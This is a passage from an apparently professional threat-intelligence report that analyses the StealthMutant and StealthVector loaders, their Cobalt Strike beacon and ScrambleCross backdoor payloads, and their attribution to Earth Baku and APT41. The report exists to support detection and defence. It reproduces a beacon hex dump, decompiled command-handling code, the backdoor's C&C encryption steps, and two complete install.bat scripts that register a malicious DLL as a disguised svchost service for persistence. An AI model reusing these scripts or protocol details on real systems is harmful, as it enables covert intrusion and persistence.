


Figure 37. StealthVector performing phantom DLL hollwing

Technical Analysis of the Payloads

Our analysis has revealed that StealthMutant and StealthVector can contain two different payloads. One is the Cobalt Strike beacon and the other is the newly found malware ScrambleCross.

Cobalt Strike Beacon

Among most of the samples we have come across, there are two types of Cobalt Strike beacons: a hybrid HTTP DNS (Domain Name System) and HTTPS. Interestingly, all the Cobalt Strike beacons in memory are in a Portable Executable (PE) file format with a characteristic header, as shown in Figure 38. While it appears as a valid MZ header, it can also be executed as machine code.




Figure 38. The Cobalt Strike beacon in a PE file format

This assembly, much like a PE header, calculates the address of a specific function, which serves as the entry point for the reflective loader to dynamically initialize and execute a DLL. It should also be noted that some of the samples have PE files with broken headers, although they still operate in the same way (Figure 39).

十六進位																ASCII	
90	90	90	90	90	90	90	90	90	4D	5A	41	52	55	48	89MZARUH.	
E5	48	81	EC	20	00	00	00	48	8D	1D	EA	FF	FF	FF	48	àH.ì...H.èyyyH	
89	DF	48	81	C3	F4	63	01	00	FF	D3	41	B8	F0	85	A2	.BH.Àòc.ÿÓÀ.òµc	
56	68	04	00	00	00	5A	48	89	F9	FF	D0	00	00	00	00	Vh.....ZH.uyð....	
00	00	00	00	00	00	01	00	00	53	9D	09	E8	CE	7C	DDS.èi Ý	
88	01	3C	17	24	02	D1	2F	82	6E	C1	5F	78	11	82	35	..<\$.N/.nA{.5	
DD	91	5C	E0	4A	95	EB	BB	3F	1D	25	12	57	D9	34	35	ÿ.\àj.è»?.%WU45	
E0	CF	89	C3	4F	8F	45	65	75	7A	7C	41	91	6D	85	1D	àI.ÀO.Eeuz A.m..	
AD	E7	25	7F	D6	19	9C	56	E4	C9	4E	D1	C5	FB	28	38	.ç%.Ö..vãENNAÛ(;	
CA	45	E0	31	95	F1	96	17	38	EE	35	21	E5	00	D6	B8	ÉEa1.n..8i5!à.O.	
B3	23	44	50	B6	6D	75	A3	22	23	21	D6	80	EC	62	2E	*#DPµµ£"#Ö.ìb.	
F5	63	1C	4C	C7	C0	07	CF	3C	E5	8E	E8	B7	05	AB	80	òc.LÇA.I<à.è.«?	
78	9E	C0	2D	64	78	78	3E	38	2F	F2	07	8D	8A	5D	00	x.À-d{x>8/b...]	
00	7C	9F	CC	08	57	AA	2F	65	EA	B6	B2	16	1C	1B	B4	. .ì.W*/eèµ#...;	
E5	45	9A	55	05	31	2E	66	E7	A3	99	65	4A	59	85	1C	àE.U.1.fçí.ejY..	
18	B8	05	A3	03	55	15	D2	EE	7E	46	3C	CB	CA	24	67	..É.U.Öi~F<ÉE\$g	
92	18	64	D3	56	FE	23	58	22	50	45	00	00	64	86	05	..dóvp#[~PE..d.	
00	C9	F2	00	BA	00	00	00	00	CE	FF	FF	FF	F0	00	23	.Èb.º.....Iyyò.#	
30	0B	02	08	00	00	A2	02	00	00	F4	01	00	00	00	00	0.....ç...ò.....	
00	80	75	02	00	00	10	00	00	00	00	00	80	01	00	00	..u.....	
00	00	10	00	00	00	02	00	00	05	00	02	00	00	00	00	
00	05	00	02	00	00	00	00	00	C9	50	05	00	00	04	00ÉP.....	
00	00	00	00	00	02	00	60	01	00	00	10	00	00	00	00	
00	00	10	00	00	00	00	00	00	00	00	10	00	00	00	00	
00	00	10	00	00	00	00	00	00	D4	BA	01	00	10	00	00ò°.....	
00	E0	BB	03	00	52	00	00	00	BC	A6	03	00	64	00	00	.a»..R.¼!..d..	
00	00	00	00	00	00	00	00	00	00	90	04	00	E0	1F	00à.....	
00	00	00	00	00	00	00	00	00	00	00	B0	04	00	04	06	00

Figure 39. A broken PE header

The Cobalt Strike beacons in the samples we have uncovered bear similarities to those used in attacks carried out by the Chimera APT group, as reported by Cycraft.¹⁵ However, it remains uncertain whether this campaign can definitively be linked to Chimera, as many similar Cobalt Strike beacons and Meterpreter shellcodes can also be found on VirusTotal (Figure 40).




Figure 40. Search results for Cobalt Strike beacons on VirusTotal

The Cobalt Strike beacon found in the StealthMutant and StealthVector samples has two types of watermarks. One is “305419896”, which is that of a cracked version, and is widely used by a variety of other malicious actors, according to research conducted by VMware Carbon Black.¹⁶ The other watermark is “426352781”, which has been in use since at least May 2021 but has never been attributed to malicious actors before.

ScrambleCross, or a Refactored Crosswalk

During our analysis, we found a never-before-seen shellcode as a payload of StealthMutant and StealthVector. Upon closer study, we learned that this payload uses similar techniques to those of the Crosswalk backdoor. A modularized shellcode-based backdoor that is known to be used by Earth Baku, Crosswalk can execute additional shellcodes on memory as a plug-in. According to an indictment by the US Department of Justice,¹⁷ Crosswalk was also used by members of Chengdu 404 Network Technology, a network security business. The similarities between Crosswalk and ScrambleCross indicate that the actual entity behind this campaign could be or is linked to members of Chengdu 404 Network Technology.

Following our analysis, we have concluded that this unknown payload is a new version, or rather a fully refactored version, of Crosswalk. It still has many of the same capabilities as Crosswalk, but these are implemented differently. Considering this, we have named this new backdoor ScrambleCross to distinguish it from its predecessor.

ScrambleCross shares the following features with Crosswalk:

- It is designed as fully position-independent code.
- It has encrypted code, data, and configuration.
- It calculates the hash of the code section as an anti-debugging technique.
- It supports multiple types of network communication protocols.
- It uses message queues to asynchronously receive commands from worker threads.

Crosswalk's capabilities have been documented at length by the likes of Positive Technologies, ZScaler,¹⁸ and VMware Carbon Black.¹⁹ But there are some key differences between this backdoor and ScrambleCross. Much like Crosswalk, ScrambleCross also embeds encrypted code in itself, but it uses a slightly different encryption algorithm to do so. To decode its functions and global values, including imports or strings, ScrambleCross uses a 16-byte XOR, as shown in Figure 41.



Figure 41. ScrambleCross using a 16-byte XOR to decode its functions and global values

However, for its network configuration, ScrambleCross uses ChaCha20 for decryption instead of XOR (Figure 42). The encrypted network configuration is embedded at offset 0x1028 from the top of the configuration.




Figure 42. ScrambleCross using ChaCha20 for decryption in its network configuration

Like StealthVector, ScrambleCross uses a fixed value of 0xB for its initial counter. The ChaCha20 routine shown in Figure 43 is used for encryption and decryption.




Figure 43. The ChaCha20 routine

With regard to its command-and-control (C&C) server communication, Crosswalk supports TCP (Transmission Control Protocol) and HTTP for application layer protocols, and uses AES-128 for transport layer encryption. ScrambleCross similarly supports TCP, HTTP, and HTTPS for application layer protocols, but it instead uses ChaCha20 and a custom message structure for transport layer encryption. Regardless of whether TCP or HTTP protocols are used, both the client request and the C&C server response have the same message structure.

The client request data is compiled in the following nine steps, as illustrated in Figure 44. On the other hand, after deconstructing the server response data, we found that it is compiled in reverse order.

1. Receive a 16-byte challenge from the server, or generate a 16-byte null key instead.
2. Generate a random 16-byte ChaCha20 nonce.
3. Generate a 32-byte ChaCha20 key.
4. Compress the raw request data using the LZ4 compression algorithm.
5. Encrypt the payload chunk with ChaCha20, using the key generated in Step 3. The nonce is the first 12 random bytes generated in Step 2.
6. Calculate the MD5 hash of the victim information. The victim information consists of the globally unique identifier (GUID), botID, and computer name of the victim’s device.
7. Encrypt the header chunk with ChaCha20, using the key embedded in the network configuration. The nonce is the last 12 random bytes generated in Step 2.
8. Calculate the total size of the MD5 hash, which is the sum of 13, the nonce, the encrypted header chunk, and the encrypted payload chunk. Copy the MD5 hash onto the top of the message data.
9. If the message is sent in TCP, add the size of the message data on top of the message data.




Figure 44. ScrambleCross’ compilation of request data

ScrambleCross, like Crosswalk, also receives backdoor commands from its C&C server, as shown in Figure 45, but these are very different from those for Crosswalk. In the case of ScrambleCross, the purpose of its backdoor commands is to receive plug-ins from the C&C server and to manipulate these plug-ins, as indicated in Table 1. However, since a backdoor command’s capacity for manipulating plug-ins depends on the specific plug-in it receives, and we have been unable to retrieve any plug-ins from the server, we have yet to determine the full extent of the commands’ plug-in manipulation functions.

```

switch ( command )
{
  case 0:
    return;
  case 0x64:
    if ( data_size >= 8 )
    {
      (this->imports.msvcrt_memcpy)(v12, data, 4i64);
      (this->imports.msvcrt_memcpy)(v12[4], data + 4, 4i64);
      if ( !*v12 )
        close_session(this);
    }
    return;
  case 0x5C:
    update_chacha20_key_for_message(this, data, data_size);
    return;
  case 0x66:
    if ( data_size == 48 )
    {
      (this->imports.msvcrt_memcpy)(v13, data, 48i64);
      is_same = (this->imports.msvcrt_memcmp)(v13, this->s_b64_3, 48i64) == 0;
      v9 = this->shared;
      if ( is_same )
        v9->running_status = 2;
      else
        v9->running_status = 3;
      (this->imports.kernel32_SetEvent)(this->shared->event);
    }
    return;
  case 0x68:
    if ( data_size < 4 )
      return;
    (this->imports.msvcrt_memcpy)(v14, data, 2i64);
    (this->imports.msvcrt_memcpy)(v14[2], data + 2, 2i64);
    v10 = *v14[2];
LABEL_40:
    this->buffer_112->unknown_dword = v10 << 10;
    return;
  case 0x70:
    update_max_interval(this, data, data_size, data_size);
    return;
  case 0x74:
    if ( data_size == 4 )
    {
      (this->imports.msvcrt_memcpy)(v15, data, 4i64);
      if ( v15 == 0xFFFFFFFF )
      {
        this->error = 21;
        handle_command_0x74(this);
      }
    }
    break;
  case 0x78:
    if ( data_size == 6 )
    {
      (this->imports.msvcrt_memcpy)(v12, data, 2i64);
      (this->imports.msvcrt_memcpy)(v12[2], data + 2, 4i64);
      handle_command_0x78(this, *v12, *v12[2], challenge);
    }
    break;
  case 0x7C:
    initialize_plugin(this, data, data_size, challenge);
    return;
  case 0x7E:
    if ( data_size == 8 )
    {
      (this->imports.msvcrt_memcpy)(v12, data, 2i64);
      (this->imports.msvcrt_memcpy)(v12[2], data + 2, 2i64);
      (this->imports.msvcrt_memcpy)(v12[4], data + 4, 4i64);
      handle_command_0x7E(this, *v12, challenge);
    }
    break;
  case 0x80:
    if ( data_size == 4 )
    {
      (this->imports.msvcrt_memcpy)(v15, data, 2i64);
      (this->imports.msvcrt_memcpy)(v15 + 2, data + 2, 2i64);
      handle_command_0x80(this, v15, HIWORD(v15), challenge);
    }
    break;
  case 0x82:
    if ( data_size == 4 )
      enum_users_and_send(this, challenge);
    break;
  case 0x84:
    if ( data_size != 4 )
      return;
    (this->imports.msvcrt_memcpy)(v15, data, 2i64);
    (this->imports.msvcrt_memcpy)(v15 + 2, data + 2, 2i64);
    v10 = HIWORD(v15);
    goto LABEL_40;
  case 0x8C:
    if ( data_size == 4 )
      get_current_config_and_send(this, challenge);
    break;
  case 0x8E:
    if ( parse_config_data(this, data, data_size) )
      v15 = save_additional_file(this, data, data_size) == 0 ? 2 : 0;
    else
      v15 = 1;
    push_message(this, v15, 4u, 0x8F, challenge, 1);
    break;
  default:
    handle_default(this, command, data, data_size, challenge);
    break;
}

```

Figure 45. ScrambleCross receiving backdoor commands from its C&C server

Command	Action
0x0	Do nothing.
0x64	Run all the loaded plug-in’s entry at offset 0x48, which possibly tries to close sessions in the plug-in and close current sessions.
0x5C	Update the ChaCha20 key for message encryption and decryption on C&C communication.
0x66	Change the current status based on the Base64-like string in response.
0x68	Change the unknown DWORD value.
0x70	Update the maximum interval period.
0x74	Possibly uninstall all the plug-ins. Enumerate the loaded plug-ins, run the plug-in’s entry at offset 0x38 if it is already initialized, and then unload the plug-in.

Command	Action
0x78	Find a plug-in by ID and, if it is already initialized, run the plug-in's entry offset at 0x38. If the plug-in's entry offset at 0x38 returns false, it will be unloaded.
0x7C	Possibly initialize a new plug-in. It receives new plug-in data from the C&C server and runs the plug-in's entry at offset 0x30.
0x7E	Possibly try to remove a specified server challenge from the server challenge list. Find a plug-in by ID (or if 0xFF is specified, all plug-ins will be targeted) and, if it is already initialized, run the plug-in's entry offset at 0x50. Afterward, look for the given challenge bytes in the registered challenge list and remove them from the list.
0x80	Find a plug-in by ID and, if it is already initialized, run the plug-in's entry offset at 0x38. If the plug-in's entry offset at 0x38 returns false, the plug-in and related registered server challenge will be unloaded.
0x82	Enumerate the user information and send it back to the C&C server.
0x84	Change the unknown DWORD value.
0x8C	Send the current configuration values to the C&C server.
0x8E	Load additional configuration from the message and try to save to file.
None of the above	Enumerate all the loaded plug-ins and run the plug-in's entry offset at 0x40.

Table 1. A list of backdoor commands for ScrambleCross

Because ScrambleCross supports HTTPS, some variants of this backdoor abuse Cloudflare Workers, a computing platform, to obscure their C&C server activity. Cloudflare Workers can prove to be a powerful and accessible tool for malicious actors for the following reasons:

- Cloudflare Workers provides better scalability, making it useful for malicious actors who want to build their C&C infrastructure.
- The malware will not communicate with the C&C server directly, posing a challenge for security analysts to find the actual IP address to block. C&C traffic on Cloudflare Workers makes blocking of ScrambleCross' C&C server much more difficult because the observed IP address is a Cloudflare IP address rather than that of the actual C&C server.
- The Cloudflare Workers platform is allowed by many security products. Connections to Cloudflare Workers are often considered legitimate and thus will likely be overlooked by network monitoring solutions.

Attribution

As previously mentioned, we have concluded that the threat actors behind this malware are linked to Earth Baku. This attribution is supported by the following key findings.

Use of *install.bat*

During an incident response, we found the installer script for StealthVector called *install.bat* (Figure 46). This is the same batch file used in a previous cyberespionage campaign carried out by APT41, according to the aforementioned FireEye report (Figure 47).

```
@echo off
set "WORK_DIR=c:\Windows\System32"
set "DLL_NAME=SecurityHealthSystray.dll"
set "SERVICE_NAME=COMSysConfig"
set "DISPLAY_NAME=COM+ Update Service"
set "DESCRIPTION="

sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%-dp%DLL_NAME%" "%WORK_DIR%" /Y
copy "%-dp@SecurityHealthSystra.ocx" "%WORK_DIR%\SecurityHealthSystra.ocx" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v "%SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k %SERVICE_NAME%" type= share start= auto error= ignore DisplayName= "%DISPLAY_NAME%"
SC failure "%SERVICE_NAME%" reset= 86400 actions= restart/60000/restart/60000/restart/60000
sc description "%SERVICE_NAME%" "%DESCRIPTION%"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /v "ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f
net start "%SERVICE_NAME%"
```

Figure 46. The *install.bat* script

In both variations, the install.bat batch file was used to install persistence for a trial-version of Cobalt Strike BEACON loader named storesyncsvc.dll (MD5: 5909983db4d9023e4098e56361c96a6f).

```
@echo off

set "WORK_DIR=C:\Windows\System32"

set "DLL_NAME=storesyncsvc.dll"

set "SERVICE_NAME=StorSyncSvc"

set "DISPLAY_NAME=Storage Sync Service"

set "DESCRIPTION=The Storage Sync Service is the top-level resource for File Sync. It creates sync relationships with multiple storage accounts via multiple sync groups. If this service is stopped or disabled, applications will be unable to run collectly."

sc stop %SERVICE_NAME%

sc delete %SERVICE_NAME%

mkdir %WORK_DIR%

copy "%-dp0%DLL_NAME%" "%WORK_DIR%" /Y

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v "%SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f

sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k %SERVICE_NAME%" type= share start= auto error= ignore DisplayName= "%DISPLAY_NAME%"

SC failure "%SERVICE_NAME%" reset= 86400 actions= restart/60000/restart/60000/restart/60000

sc description "%SERVICE_NAME%" "%DESCRIPTION%"

reg add "HKLM\SYSTEM\CurrentControlSet\Services%\%SERVICE_NAME%\Parameters" /f

reg add "HKLM\SYSTEM\CurrentControlSet\Services%\%SERVICE_NAME%\Parameters" /v "ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f

net start "%SERVICE_NAME%"
```

Figure 8: Contents of install.bat

Figure 47. The batch file used by APT41, according to FireEye's report

Code Similarities to the Shellcode Loader Used by APT41

We have observed that *Storesyncsvc.dll*, the DLL version used by StealthVector, has an entry point for service (Figure 48) that resembles the one mentioned in FireEye's report (Figure 49). There are also similar procedures for loading the necessary APIs between the *Storesyncsvc.dll* versions of the StealthVector sample (Figure 50) and the one from the FireEye report (Figure 51).

```

int __fastcall ServiceMain(int a1, const wchar_t **a2)
{
    SERVICE_STATUS_HANDLE v4; // rax
    SERVICE_STATUS_HANDLE v5; // rdi
    __int64 v6; // rdx
    __int64 v7; // rdx
    WCHAR ServiceName[264]; // [rsp+20h] [rbp-228h] BYREF

    v4 = LoadLibraryW(L"Advapi32.dll");
    v5 = v4;
    if ( a1 >= 0 )
    {
        memset(ServiceName, 0, 0x208ui64);
        wcsncpy_s(ServiceName, 0x104ui64, *a2);
        v4 = RegisterServiceCtrlHandlerW(ServiceName, HandlerProc);
        hServiceStatus = v4;
        if ( v4 )
        {
            sub_7FFDB72621F0(2u, v6, 1u);
            sub_7FFDB72621F0(4u, v7, 0);
            while ( !dword_7FFDB7277DE8 )
                (api->kernel32_Sleep)(1000i64);
            LODWORD(v4) = CloseHandle(v5);
        }
    }
    return v4;
}

```

Figure 48. Storesyncsvc.dll in StealthVector

```

int __fastcall ServiceMain(int a1, const wchar_t **a2)
{
    HMODULE v4; // rax
    HMODULE v5; // rdi
    __int64 v6; // rdx
    __int64 v7; // rdx
    wchar_t Destination[256]; // [rsp+20h] [rbp-218h] BYREF

    v4 = LoadLibraryW(L"Advapi32.dll");
    v5 = v4;
    if ( a1 >= 0 )
    {
        memset(Destination, 0, sizeof(Destination));
        wcsncpy(Destination, *a2, 0xFFui64);
        v4 = (api->advapi32_RegisterServiceCtrlHandlerW)(Destination, HandlerProc);
        qword_7FFDBBDC9E60 = v4;
        if ( v4 )
        {
            sub_7FFDBBDB1204(2, v6, 1);
            sub_7FFDBBDB1204(4, v7, 0);
            while ( !byte_7FFDBBDC9E68 )
                Sleep(0x3E8u);
            LODWORD(v4) = CloseHandle(v5);
        }
    }
    return v4;
}

```

Figure 49. Storesyncsvc.dll in the FireEye report sample

```

1  __int64 result; // rax
2
3  v0 = GetProcessHeap();
4  lpMem = HeapAlloc(v0, 8u, 0x78ui64);
5  *((_QWORD *)lpMem) = sub_180001458(&LibFileName);
6  *((_QWORD *)lpMem + 1) = sub_180001458(&byte_180018A80);
7  *((_QWORD *)lpMem + 2) = sub_180001458(&byte_1800189A0);
8  *((_QWORD *)lpMem + 3) = sub_180001458(&byte_1800189E8);
9  *((_QWORD *)lpMem + 4) = sub_180001458(&byte_180018AA0);
10 *((_QWORD *)lpMem + 5) = sub_180001458(&byte_180018920);
11 *((_QWORD *)lpMem + 6) = sub_180001458(&byte_180018960);
12 *((_QWORD *)lpMem + 7) = sub_180001458(&byte_1800189C0);
13 *((_QWORD *)lpMem + 8) = sub_180001458(&byte_1800189D8);
14 *((_QWORD *)lpMem + 9) = sub_180001458(&byte_180018A00);
15 *((_QWORD *)lpMem + 10) = sub_180001458(&byte_180018940);
16 *((_QWORD *)lpMem + 11) = sub_180001458(&byte_180018980);
17 *((_QWORD *)lpMem + 12) = sub_180001458(&byte_180018A40);
18 result = sub_180001458(&byte_180018A60);
19 *((_QWORD *)lpMem + 13) = result;
20 return result;
21 }

```

Figure 50. Storesyncsvc.dll's procedure for loading APIs in the StealthVector sample

```

v0 = 0;
v1 = GetProcessHeap();
qword_180019E70 = (__int64)HeapAlloc(v1, 8u, 0x1E8ui64);
if ( qword_180019E70 )
{
  *((_QWORD *)qword_180019E70) = sub_180001624(dword_1800188F0);
  *((_QWORD *)qword_180019E70 + 8) = sub_180001624(dword_1800188F4);
  *((_QWORD *)qword_180019E70 + 16) = sub_180001624(dword_1800188F8);
  *((_QWORD *)qword_180019E70 + 24) = sub_180001624(dword_1800188FC);
  *((_QWORD *)qword_180019E70 + 32) = sub_180001624(dword_180018900);
